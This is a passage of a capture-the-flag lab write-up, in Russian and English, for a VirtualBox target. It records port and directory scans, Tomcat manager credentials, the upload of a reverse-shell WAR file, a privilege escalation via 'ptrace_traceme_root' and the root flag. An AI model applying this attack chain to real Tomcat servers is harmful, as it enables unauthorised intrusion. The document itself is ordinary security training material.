'3a1c85bebf8833b0ecae900fb8598b17'. The terminal also shows a secondary session where 'ssh thales' is run, resulting in a 'vodka00' user.

root флаг: 3a1c85bebf8833b0ecae900fb8598b17

Notes

My IP address (ScreenShots/my_ip.png): 10.0.2.15

Target IP address (ScreenShots/target_ip.png): 10.0.2.20

Opened ports:

- 22/tcp ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0);
- 8080/tcp http Apache Tomcat 9.0.52 .

Services:

- OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0);
- Apache Tomcat 9.0.52 ;
- Python 3.9.6;

Веб-сайт:

1. Файл "robots.txt" отсутствует;
2. Это страница веб-сервера, никаких комментариев в исходном коде нет;
3. <http://10.0.2.20:8080/manager>:
 - 1) При входе на страницу <http://10.0.2.20:8080/manager> я получаю страницу для ввода логина и пароля (ScreenShots/dir_manager.png);
 - 2) User credentials: tomcat -- role1;
 - 3) Есть форма для загрузки файлов, происходит фильтрация входимых файлов (доступен тип .war);
4. <http://10.0.2.20:8080/shell> ;

Privilege escalation (tomcat -> thales -> root):

1. tomcat -> thales:
 - 1) history:
 - 2) OS release info:

```
NAME="Ubuntu"
VERSION="18.04.5 LTS (Bionic Beaver)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 18.04.5 LTS"
VERSION_ID="18.04"
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
VERSION_CODENAME=bionic
UBUNTU_CODENAME=bionic
```
 - 3) PATH: /usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin ;
 - 4) system kernel: 4.15.0-159-generic;

My files and imports:

1. reverseshell.war;
2. export TERM=xterm;
3. ptrace_traceme_root;

Scans

Nmap

1. MAC address: 08:00:27:5C:A1:6B (Oracle VirtualBox virtual NIC) ;
2. OS details: Linux 4.15 - 5.8 ;
3. Opened ports and them services:

1) 22/tcp ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0);
2) 8080/tcp http Apache Tomcat 9.0.52 .

GoBuster

Valid directories :

 Status 302:

- 1) /docs ;
- 2) /examples ;
- 3) /shell ;
- 4) /manager ;

 Status 400:

- 1) /http%3A%2F%2Fwww ;
- 2) /http%3A%2F%2Fyoutube ;
- 3) /http%3A%2F%2Fblogs ;
- 4) /http%3A%2F%2Fblog ;
- 5) /**http%3A%2F%2Fwww ;
- 6) /External%5CX-News ;
- 7) /http%3A%2F%2Fcommunity ;
- 8) /http%3A%2F%2Fradar ;
- 9) /http%3A%2F%2Fjeremiahgrossman ;
- 10) /http%3A%2F%2Fweblog ;
- 11) /http%3A%2F%2Fswik .